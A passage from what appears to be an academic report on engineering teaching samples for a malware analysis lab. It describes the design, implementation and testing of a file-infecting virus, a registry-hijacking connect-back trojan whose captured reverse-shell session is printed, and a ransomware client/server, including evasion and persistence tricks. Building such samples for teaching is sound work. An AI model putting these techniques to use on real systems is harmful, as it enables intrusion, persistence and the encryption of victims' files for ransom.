77210000	0017B000		ntdll	10.0.10586.0 (t	C:\WINDOWS\SYSTEM32\ntdll.dll

Figure 8: Executables modules with Immunity Debugger of a HelloWorld.exe sample

Even in a *basic executable*⁴ sample the *Kernel32.dll* is imported. It is important to remark that if this library is not brought to memory, our code will work with unexpected behaviors. The only library that is imported a 100% of times on Windows OS is the *ntdll.dll*.

⁴ The basic executable is referred to a program that displays “hello world” message.

The routine *FindKernel32* written in the virus, works for **Windows OS Vista, 7, 8, 8.1 and 10** versions. When called, it access the base address of program in memory and iterates trough the structures, returning the address where the library should be located. It was developed from the one written on the *Understanding windows Shellcode*^[4] document that works for **Windows XP**.

After obtaining the address of the core library we just need to search inside it's headers to find the export directory that contains the address of functions table. Now we have access to all the functions of this dynamic library. Every windows system can have different *kernel32.dll* functions offset. This is due to updates, versions of the same version of the OS or just directly different versions. So it is not recommended to hardcode the offset of the functions. The advisable technique is to hash the functions and search for the match. This may not save computational time, but it occupies less space (useful in malware injections) and provides the expected output. Nevertheless it was not used in this virus. The reason is not for simplifying the implementation but for not providing the students with a virus that can work in every **Windows** platform.

So in this case the offset of the functions was searched inside the *kernel32.dll* and hardcoded into the virus code. Beforehand a prototype of the functions needs to be defined so when importing them having the appropriate container. For this task the most suitable information source is the *Microsoft documentation*^[5].

Function	Offset	Arguments	Return
CloseHandle	0x7D	HANDLE	BOOL
CreateFile	0xB9	LPCSTR, DWORD, DWORD, LPSECURITY_ATTRIBUTES, DWORD, DWORD, HANDLE	HANDLE
FindFirstFile	0x16D	LPCSTR, LPWIN32_FIND_DATA	HANDLE
FindNextfile	0x17E	HANDLE, LPWIN32_FIND_DATA	BOOL
ReadFileA	0x45B	HANDLE, LPVOID, DWORD, LPWORD, LPOVERLAPPED	BOOL
SetCurrentDirectory	0x4EF	LPCSTR	BOOL
SetFilePointer	0x509	HANDLE, LONG, PLONG, DWORD	DWORD
WriteFileA	0x5F4	HANDLE, LPVOID, DWORD, LPWORD, LPOVERLAPPED	BOOL

TABLE 2: FUNCTIONS FROM KERNEL32.DLL USED IN THE VIRUS

This functions are used all along the virus for different and fundamental tasks. As it can be observed they are quite regular. The only thing that can be out of the scope at first sight, are the arguments and return values. These primitives belongs to Microsoft. Now that we now the functions lets begin with the explanation of how they are used.

Internally the code is divided in three different functions. The code is developed in *C* and *assembly*. The main function which is only used in the first execution before the code is injected. The second one was already described before and it's name is: *FindKernel32*. Last but no least *InjectMe*. This function, as it's own name suggest contains all the code that performs the injection. All the mechanism of finding files, headers modification and propagation is done trough this function. However, is not the only one copied to the others files. The function *FindKernel32* is also copied. And for special reasons that are going to be explained later, before the *FindKernel32*, 16 bytes contained in a function called *specialData* are copied also when infecting.

The *specialData* function is composed by eight "emit" instructions which only function is to produce an empty place of 64 bytes corresponding to two different integer numbers. The first one is a counter that is incremented each time the virus produces a new infection. This can be understood as a propagation control mechanism. So the same code does not spreads more than the number that we specify. In our case five times. So when the grandchild of the grandchild can not produce any new infection. This is controlled at the beginning of the *InjectMe* function. The second integer is to store the original *AddressOfEntryPoint* where the normal code should have started after being infected.




Figure 9: Memory diagram of the assembled virus

The final structure of the assembled virus should look like *Figure 9*. For being able to obtain this structure it is essential to use special compile options. This requires disabling any optimization or security check method.

In the design phase, a predefined directory was referred for searching the executable victim. This directory is "*C:\Program Files*". For being as stealth as possible the string is not placed in the code as a variable in ASCII. The string is pushed into the stack in assembly code. With this technique when a static analysis is performed it will not appear as data of the program making harder to detect where the malware is trying to make changes. So, first the pointer is placed in the directory and finds the executables inside it with the function *FindNextFile*. For searching the executable the virus use the regular

expression `“.exe”`. Again this string is not written directly as part of data. It is pushed into the stack as hexadecimal code corresponding to the ASCII values. Once we find the appropriate executable suitable for infecting, we mark the header with the hexadecimal number `0xf001` on the `e_res[0]` member of the **DOS header** structure so in order to know if that file is already infected. After that, just follows the algorithm described in the design section. Modify all the necessary headers by dumping them into a buffer doing all modifications. Write the new content on the targeted executable. Finally copying all the bytes of the virus into the last section.

The final product of all this study is an executable of 12.888 bytes. For the first set of tests I used *HelloWorld* programs. For the second test I used also a *nectat* executable. All of them placed inside the `“C:\Program Files\”` directory. The virus needs to be run with Administrator privileges for being able to infect files inside this folder. As this is designed for a malware analysis practice I did not developed it for achieving it’s goal without it. With a vulnerability and the correct exploit it could perform the task without being run as Admin.

File name	MD5 Hash
VirusPE.exe	aa5c073f7b1c948a4d5fbbf207f9329a
HelloWorld.exe	9fed129088d17163b6fca39b3d8ee568
nc.exe	e6bd9bdfaccf78741d6fd0a7b83dbad0

TABLE 3: EXECUTABLES USED DURING TESTS

The first test was run to see the infection to other files, the infectious capacity of the previous infected files and the limit infection control. As explained before this is up to five executables.

	Size before infection (btyes)	Size after infection (bytes)	Fertile
HelloWorld_1	9.216	15.719	Yes
HelloWorld_2	9.216	15.719	Yes
HelloWorld_3	9.216	15.719	Yes
HelloWorld_4	9.216	15.719	Yes
HelloWorld_5	9.216	15.719	Yes
HelloWorld_6	9.216	15.719	No
HelloWorld_7	9.216	-	-

TABLE 4: FIRST TEST RESULTS

As expected the last infected executable was not able to reproduce proving the control mechanism.

The results were positive and the piece succeeded the test perfectly. It is also possible to see the hexadecimal code of the infected programs and in the down part observe the code of the virus as showed in the next figure.




Figure 10: Hexadecimal view of the original virus and the infected file

As expected, the offset where the code starts is different since in the infected file the new code is placed at the bottom of the last section. The *specialData* field empty in the *VirusPE.exe* has the two corresponding values in the *HelloWorld_1* infected file. Moreover it is possible to see on the header the new *AddressOfEntryPoint* in comparison to the old one. (Figure 10)




Figure 11: Comparison between entry points of infected and not infected programs

For the second test I used an own compiled version of the *Netcat* program. This test is done to measure the correct performance of any program under the virus infection. The reason for doing an own compilation of it was disabling the *aslr* (Address Space Layout

Randomization). This special security measure initializes the code in memory at a random position making any calculation based on the *ImageBase* wrong.

The test was done with a clean HelloWorld program placed on the directory so when executing the *netcat* program it would be infected.




Figure 12: Netcat infected on usage infecting other programs

The image above shows the *netcat* working for an incoming connection already infected working perfectly infecting also the *HelloWorld* program.

	Size before infection (bytes)	Size after infection (bytes)	Fertile
netcat	27.648	34.151	Yes

TABLE 5: SECOND TEST RESULTS

It can be concluded that the virus is finished and working. The only possible issue are the programs compiled with the *ASLR* flag. These programs when infected and executed are able to infect other programs but when trying to jump to the original *AddressOfEntryPoint* they crash as the address where they try to jump to, does not correspond to place where the code is.

4. Trojan engineering

A *trojan horse*, is a computer program that seems to produce an expected functionality for the user but behind the scenes is performing malicious activities. The name comes from *ancient greek*¹.

That skill of performing an activity behind the scenes, makes the trojan horse a perfect personal data stealer. Most of modern trojans base their activities on leak out the user key strokes, stealing sensible information, web cam recording, private internet browsing, mining cryptocurrencies etc...

This section explains how the trojan was thought, designed and developed and all the information regarding to the activities and infectious operations that it performs.

4.1 Analysis

1.- User requirements:

- 1.1.- The trojan needs to infect the system and give a connection back shell.
- 1.2.- The target files for infection are executable files.
- 1.3.- The trojan must work on Windows platform.
- 1.4.- The trojan needs to provide the user with the graphical display that is expected.

2.- System requirements:

- 2.1.- The trojan needs to modify some behavior of the system
- 2.2.- It needs to be executed stealthy, providing the expected behavior for the user.
- 2.3.- The trojan needs to open backdoor on the system.
- 2.4.- It requires of administrator privileges for performing harmful activity.

3.- Functional requirements:

- 3.1.- The trojan must offer traces for a profitable reverse engineer.
- 3.2.- The trojan should be executed whenever a link to an html file is opened from *Internet Explorer* program.
- 3.3.- The trojan opens a back door in the system when executed.

4.- Non functional requirements:

- 4.1.- The correct execution of the trojan happens if and only if it is executed with administrator privileges.
- 4.2.- The trojan needs to work only on the virtual machine that it is provided for the laboratory session.

4.2 Design

The trojan is designed based on the *bullmose.c*^[X] trojan. This trojan changes the windows registry for execution of default html files. In order to execute the *winupdate* and insert a script when an html file opened displaying: “Warning: This file has been detected by Windows Defender to be infected with Win32/BullMoose!”. This is a basic functionality that can be extended to provide good knowledge about common behaviors and patterns that a trojan can have.

The basic algorithm for the trojan is:

- 1.- Check the number of arguments provided.
 - 1.1.- If there are two arguments go to step 2
 - 1.2.- Any other number go yo step 4
- 2.- Open a backdoor
 - 2.1.- Create a socket for a client connection
 - 2.2.- Connect it to the socket acting as server
 - 2.3.- If connection is created go on, otherwise go to step 3.
 - 2.4.- Create a shell in a new process with stdin and stdout piped to the socket.
 - 2.5.- Close the handlers to the process.
- 3.- Open the application of Internet Explorer with the argument received as parameter.
- 4.- Find out the current path where the executable is being executed
- 5.- Copy from disk its own executable file in the place of *C:\Windows\System32\tabcal.exe*
- 6.- Modify the value of the key for html files in the system.
 - 6.1.- Open the windows key registry for the predefined execution of html files with Internet Explorer.
 - 6.2.- Change the value for the *tabcal.exe* file to execute instead passing the first argument to the program.
 - 6.3.- Close the windows registry.
- 7.- Exit the program

For opening a backdoor in the system uses a method known as *connectback*. This method is described in *Understanding windows Shellcode*^[4] paper and in background section. In the paper is described also the *shellcode* for doing it. The method is not entirely used. The implementation in the trojan is done in a different way. But the abstract idea and the final compiled code is nearly the same. This method creates a socket, and redirects the stdin and stdout of a new shell process to it. The socket is previously connected to a system. This is indirect connection as the victim connects to the server and not the other way round. It is more reliable in some cases because many modern firewalls prevent the computer from external connection but do not block outgoing connections.

4.3 Implementation and testing

The implementation of the trojan can be described within the functions that compose it. For each of them different techniques described are used to fulfill the requirements exposed on the previous sections. The project started on *Windows XP* platform. At that point the code did not provide any stealth mechanism being really easy to detect and relying on the *Internet Explorer* program. The code is developed in *C* and *assembly*. The functions of the actual version of the trojan are described as a list with all the explanation about them.

1.- **Main.** This functions checks the given arguments to the program. If it is equal to two, it calls the function *openBackdoor*. After that executes the browser by the shell command open with the parameters of the Internet explorer for program to execute and the argument that was given to the program. This should be the name of the *.htmlfile* to open.

In the case an argument is not received the trojan must execute the infection process. The infection is done in steps:

1.- Find the current path. This is done by calling the function *GetModuleFileName* and a buffer of 256 bytes of length to store the result.

2.- Copy the own executable with the string on *myPath* variable to the destination path "*C:\Windows\System32\tabcals.exe*"

2.1.- The string of the target copy place is hardcoded in runtime into the address of the variable so for not being recognized in a basic static analysis.

3.-The target path variable is concatenated with the the string "*%1*". With this we make sure to pass one argument when the key is triggered. And because of that our trojan will be able to open the *Internet explorer* process with the introduced argument on the shell.

4.- Open the windows registry at the class root key with the subkey of "*htmlfile\shell\open\command*". This is done with the function *RegOpenKeyEx*.

5.- Write the new value of the previous modified variable on the subkey value. This is done with the function *RegSetValueEx*.

6.- Close the windows registry key. Done with function *RegCloseKey*.

All the functions called from main are dynamically linked. So they are visible when performing static analysis. This is intended for making the student easier to see the way to a correct solution. There are also hidden functions that are no explicitly linked. This is explained also in this section in the next function.

2.- **FindKernel32.** This function searches in the PEB of the process to find the kernel32.dll library and return the address. With this is possible for the malware to import functions in a stealthy way. This method avoids detection on static analysis as explained before in the previous sample also. The function is an assembly routine developed form the original version implemented for *Windows XP* exposed in the *Understanding windows Shellcode*^[4] paper.

3.- **OpenBackDoor**. The first thing this function does is call the function *FindKernel32* and store the value in a variable. As before it moves the pointer through the structures of the header, this is:

- 1.- From the **Dos header** go to the last value *e_lfanew* that provides a pointer to the Nt header,
- 2.- Go inside the **Optional header**, look for the data directory
- 3.- Store the address where all import functions.

For being able to import the functions needed in runtime, the malware sample needs to be equipped with the prototypes of the functions. As before, the relative offset of this functions is hardcoded so the malware just works on system with the same *Kernel32.dll*.

The information for the function prototype was borrowed from *Microsoft documentation*^[5].

Function	Offset	Arguments	Return
CreateProcess	0xD6	LPCSTR, LPTSTR, LPSECURITY_ATTRIBUTES, LPSECURITY_ATTRIBUTES, BOOL, DWORD, LPVOID, LPCSTR, LPSTARTUPINFO, LPPROCESS_INFORMATION	BOOL
CloseHandle	0x7D	HANDLE	BOOL
GetProcAddress	0x29F	HMODULE, LPCSTR	FARPROC
LoadLibrary	0x3AC	LPCSTR	HANDLE

TABLE 6: PROTOTYPED FUNCTIONS FROM KERNEL32.DLL IN TROJAN

Now we need to bring the library *ws2_32.dll* in order to have access to the socket functions. For this we use the imported function *LoadLibrary* with a string containing the name of the library is pushed into the stack at runtime to prevent function import and strings detection in static analysis. The *GetProcAddress* function finds out where the functions located inside a library by name. It is used for importing the functions from *ws2_32.dll* into prototyped beforehand functions.

Function	Offset	Arguments	Return
Connect	-	SOCKET, struct sockaddr*, int	int
WSAStartup	-	WORD, LPWSADATA	int
WSASocket	-	int, int, int, LPWSAPROTOCOL_INFO, GROUP, DWORD	SOCKET

TABLE 7: PROTOTYPED FUNCTIONS FROM WS2_32.DLL IN TROJAN

The functions *htons* and *inet_addr* are not imported. This means the value of the *IP* and the *port* needs to be already in the code in endianness format. By now it just addresses to *localhost* and port *8008* but when the malware is on release version it has a real *IP*.

The next step the trojan does is to attempt a connection with the socket. If the connection function fails, the program goes out from the *OpenBackdoor* function. Otherwise, the function creates a shell process linked to the socket. This linking is done by redirecting the standard input (that normally is the keyboard) and the standard output (normally the screen) to the socket. The socket can be treated as a file. A file can be read and wrote. The function `CreateProcess` with arguments of the program “`cmd.exe`” and the *standards I/O* as socket. We create a *shellcode* of the system for the server connection. With this, the remote backdoor is launched. There is no need to wait for the process to finish. Also during the process creation the flag for no windows was set. The executed shell will not create any window on the system.

The final built trojan is an executable file of 9.728 bytes. The trojan was tested in two different ways, showing full functionality in both of them. Both tests follow the same goal. This goals are:

- 1.- Proof full infection of the system
 - 1.1.- Copy to the directory where *tabcal.exe* is located
 - 1.2.- Change the windows registry as expected
- 2.- Trigger the key opening an .html file
 - 2.1.- Open a backdoor and catch the connection
 - 2.2.- Open the expected process for the user.

In the first test the next executables were used:

File name	MD5 Hash
Backdoor Trojan.exe	7cce8d3a3d7e3f094ff9e594b92e9e8f
tabcal.exe	c14fc081441a1b042a5f1d17e3eaef60
nc.exe	5dcf26e3fbce71902b0cd7c72c60545b

TABLE 8: EXECUTABLES USED IN TROJAN TESTS

The original version of *tabcal.exe* was backed up for security purposes before running the tests. The first test was completed with a successful result. The trojan infection was achieved on first execution as expected.



Figure 13 & 14: Comparison of trojan substitution file

The first file and original of the system *tabcal.exe* replaced by our malware executable, as showed in *Figure 13 & 14*.

Also the windows registry is modified successfully as showed in *Figure 15 & 16*.




Figure 15 & 16: Comparison of windows registry modification

It is possible to see in *Figure 16* how the command contains the %1 that passes the parameter of the command to the program. The second part of the first test is to open an *.html* file and wait for the incoming connection with the *netcat* program.




Figure 17: Netcat program backdoor when html file is opened

If the default program is *Internet Explorer* or it is used manually for opening any *.html* file the file will be displayed in the same moment without being able to realize that is opening a back door in the way. The *netcat* performing as server waits for the connection and displays the *cmd* process.

For the second test the trojan was recompiled but pointing to a different address. The local IP of my own computer. Outside the virtual machine.

File name	MD5 Hash
Backdoor Trojan.exe	037d491533ec844cb4fac6e60e92f89d
nc	2cbc307230ad7cd8050109ea4f2bd078

TABLE 9: EXECUTABLES USED IN TROJAN TESTS

This time *netcat* application runs in on Mac OS version 10.11.6.

```
radiactivo@radiactivos-MacBook-Pro-2:~$ nc -l 8088
Microsoft Windows [Versi?n 10.0.10586]
(c) 2015 Microsoft Corporation. Todos los derechos reservados.

C:\Users\user\Desktop>cd ..
cd ..

C:\Users\user>cd ..
cd ..

C:\Users>cd ..
cd ..

C:\>dir
dir
El volumen de la unidad C no tiene etiqueta.
El n?mero de serie del volumen es: 560B-0721

Directorio de C:\

27/06/2016  17:02  <DIR>          AdvCleaner
30/10/2015  07:47                24 autoexec.bat
30/10/2015  07:47                10 config.sys
13/02/2016  14:26  <DIR>          Logs
27/06/2016  18:56  <DIR>          PerfLogs
06/09/2016  16:53  <DIR>          Program Files
21/05/2016  04:54  <DIR>          Python27
28/06/2016  23:06  <DIR>          Users
25/07/2016  16:34  <DIR>          Windows
27/06/2016  18:46  <DIR>          Windows.old
                2 archivos          34 bytes
                8 dirs 13.680.017.408 bytes libres

C:\>
```

Figure 18: Connection of the trojan to another machine

The trojan gave a backdoor access as showed in *Figure 18*. It is possible to access to all the partition with *cmd* commands and root privileges. It will not work in other machines as the offset to the functions is hardcoded. To conclude, the trojan is done, it mets all requirements and is ready for reverse engineering.

5. Ransomware engineering

The ransomware is a new recently developed type of malware. This programs infect the system of the victim encrypting or locking certain parts of the system and demands a payment (ransom) for unlocking the files^[6].

This section details the development process from the idea to the final implementation and testing.

5.1 Analysis

1.- User requirements:

1.1.- The ransomware needs to activate if and only if: there is connection to the specified *IP*¹ and if a *specified pdf*² file exist.

1.1.- The ransomware needs to lock the *specified files*³ on the system.

1.2.- The encryption must be reliable for any kind of file.

1.3.- The ransomware needs to generate a symmetric key form the pdf metadata.

1.4.- The ransomware needs to display a message with a banner for the user.

1.5.- The banner needs to provide the instructions to decrypt the *files*.

2.- System requirements:

2.1.- The ransomware needs to be given with instructions for the pdf file.

2.2.- It needs to be a standalone executable.

2.3.- The computer needs access to the network.

3.- Functional requirements:

3.1.- It needs to offer the functionalities of a ransomware.

3.1.- The ransomware must offer traces for a network analysis.

3.2.- The ransomware must provide the same files before and after encryption.

3.3.- The ransomware needs to block computer management tools.

4.- Non functional requirements:

4.1.- The communication of the ransomware with the server must provide consistency in the information storage.

4.2.- The ransomware needs to be non functional out of the virtual machine that it is provided for the laboratory session.

4.3.- The ransomware does not provide guarantee at wrong usage.⁵

1 Specified IP: IP of the running server

2 Specified pdf: Pdf file in C:\Users\user\Desktop\sample.pdf directory

3 Specified files: files inside the user folder

5.2 Design

The ransomware project is divided into server and client. For explaining the design of each of them, first is needed to understand the communication of the whole system.

The components of the system are:

1.- Client: Executed in the victim computer.

1.1.- It encrypts the files.

1.2.- Sends symmetric key used for encryption.

1.3.-Receives user input, demands the key to the server.

1.4.- Decrypt the files.

2.- Server: Stores and serves the key to clients from a database.

2.1.- It bases the identification of the clients in their mac addresses.

There is a total of 5 messages described in the design of the system. Depending on the client necessities (storing or asking for the key) the clients send on of these two messages.

1.- *K:MAC_ADDRESS*: This indicates the client just encrypted the victim and wants to store the key.

2.- *D:MAC_ADDRESS*: This indicates the client wants to retrieve they key to decipher the files.

In order to protect the *symmetric* key used for encryption, *asymmetric* encryption is used. The chosen algorithm is *RSA*. The length of the key-pair used is of *512 bits*. It is intentional to choose a weak key. This offer the students the possibility of breaking it.

The encryption gives the system the security of confidentiality when transmitting the *symmetric* key form the client to the server. The key pair is stored in the server. The public is send to the client for encrypting the symmetric key before sending it. The private key remains in the server. It is used before sending the *symmetric* encrypted key stored in the server database. Finally the communications is defined in the next messages.

For storing the key:

1.- Client sends *K:MAC_ADDRESS* to the server

2.- Server sends *public key* of *RSA* to cipher the symmetric key

3.- Client sends the *encrypted symmetric key*.

For retrieving the key:

1.- Client sends *D:MAC_ADDRESS* to the server

2.- Server decipheres the *key* and send it back.

As the system needs to provide reliability to handle multiple clients it is important that the server is multithreading. For storage it uses a database. The database identifies the entries because of the *mac* address. The mac address provided must be the one of the interface connected to the actual network where the computer is communicating trough.

The encryption of the file system is done with DES encryption algorithm. It uses *Electronic Code Book (ECB)*. This is the simplest encryption mode. Each of the plaintext blocks is directly encrypted into a cipher block, independently of any other block. This mode exposes frequency of symbols in the plaintext. It is done with an 8 length key. As before is intended to motivate the students to break the encryption.

For providing the functionality required the algorithm for the client of the ransomware is:

- 1.- Fulfill the *special condition* for working
 - 1.1.- If it is not met, go to *step 16*.
- 2.- Generate the *symmetric key* for encryption from the *pdf metadata*.
- 3.- If is not the *first execution* go to *step 12*.
- 4.- List all files in the user folder.
- 5.- Take out from that list the *system folders*.
- 6.- Encrypt the files in the list.
- 7.- Start the *K:MAC_ADDRESS* communication described before.
- 8.- Wait to receive the *RSA public key* of the server.
- 9.- Cipher the *symmetric key* with it.
- 10.- Encode the ciphered symmetric key in *base 64*. With this we avoid any loss due to special characters and avoid endianness issues translations.
- 11.- Send it to the server.
- 12.- Display a window to the user with a banner and a timer.
- 13.- If the user press a button the client starts *D:MAC_ADDRESS* communication.
- 14.- The client receives the deciphered key in *base 64*.
- 15.- Decrypt the files on the system.
- 16.- Exit the program

The server follows the next algorithm:

- 1.- Initialize the *database* table and clean it if need.
- 2.- Wait for a client to connect.
 - 2.1.- If the first letter of communications is *K* go to *step 3*.
 - 2.2.- If the first letter is *D*, go to *step 7*.
- 3.- Send the *public key*.
- 4.- Receive the encrypted symmetric key.
- 5.- Store the key mac pair in the database.
- 6.- Close communication go to *step 2*.
- 7.- Search the mac address in the database.
- 8.- Decipher the key.
- 9.- Encode it in *base 64* and send it to the client.
- 10.- Close the connection and go to *step 2*.

The database in the server contains the ciphered symmetric key. This also provides security over the database.

5.3 Implementation and testing

The implementation of the ransomware is done in *python* programming language. For covering the implementation the two python scripts are exposed within their internal functionality.

The script of the client contains a total of 17 functions including main. This script charges the data of the GUI as global variables before starting the main function of the program. It checks at the beginning if it has been executed before. Depending on that, it executes the encryption mechanism or displays the window. A graphical user interface as showed in *Figure 19*.



Figure 19: Ransomware interface

The GUI is divided in the text area and the objects area. The text area contains the banner to the user. The button of “Restore files” decrypt the system and activates the exit button. Moreover the timer stops and changes the color to green. The exit button finishes the program.

The server has graphical mode or a log mode depending on the teachers decision. It uses a *sqlite* database generated when running. The database is placed on the same directory of the script. The name of this database is *ransom.sqlite*. It contains one table named *key_mac*. This table has three fields

- 1.- *key TEXT*: Store the symmetric key encoded in base 64.
- 2.- *mac TEXT*: Store the mac address of the client.
- 3.- *count INTEGER*: Not in usage. Possible primary key

Executed as python script “*python script.py*.”. It is recommended to give administrator privileges for allowing network connections. If no argument is provided the script will ask the user for an input that must be “*y*” or “*n*” in order to delete a previous database if exist

The executable copied itself successfully in the directory: "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\t2_ransom.exe". With this it provides also the ability for executing on startup. The files are encrypted and decrypted correctly as seen in Figure 21.

